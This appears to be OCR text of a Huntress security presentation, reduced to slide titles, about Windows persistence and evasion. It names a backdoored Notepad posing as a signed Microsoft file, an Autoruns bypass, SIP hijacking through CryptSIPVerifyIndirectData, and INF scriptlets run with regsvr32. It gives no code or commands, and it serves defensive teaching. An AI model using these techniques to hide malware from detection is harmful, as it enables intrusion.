


A Little Tampering…


HUNTRESS



...And A Nasty .COM File




Payload Not MSASCuiL.exe




Sexy Autoruns Bypass :)

HUNTRESS




SIP Hijacking


Detailed Overview



Attack Steps




Shady.exe



CryptSIPVerifyIndirectData

Within Autoruns

HUNTRESS



notepad_backdoored.exe Size: 714 K

Notepad Time: 7/16/2017 9:14 AM

Microsoft Corporation Version: 10.0.15063.0

C:\Test\notepad_backdoored.exe

.INF Scriptlets

Scriptlets Intro


HUNTRESS

regsvr32.exe

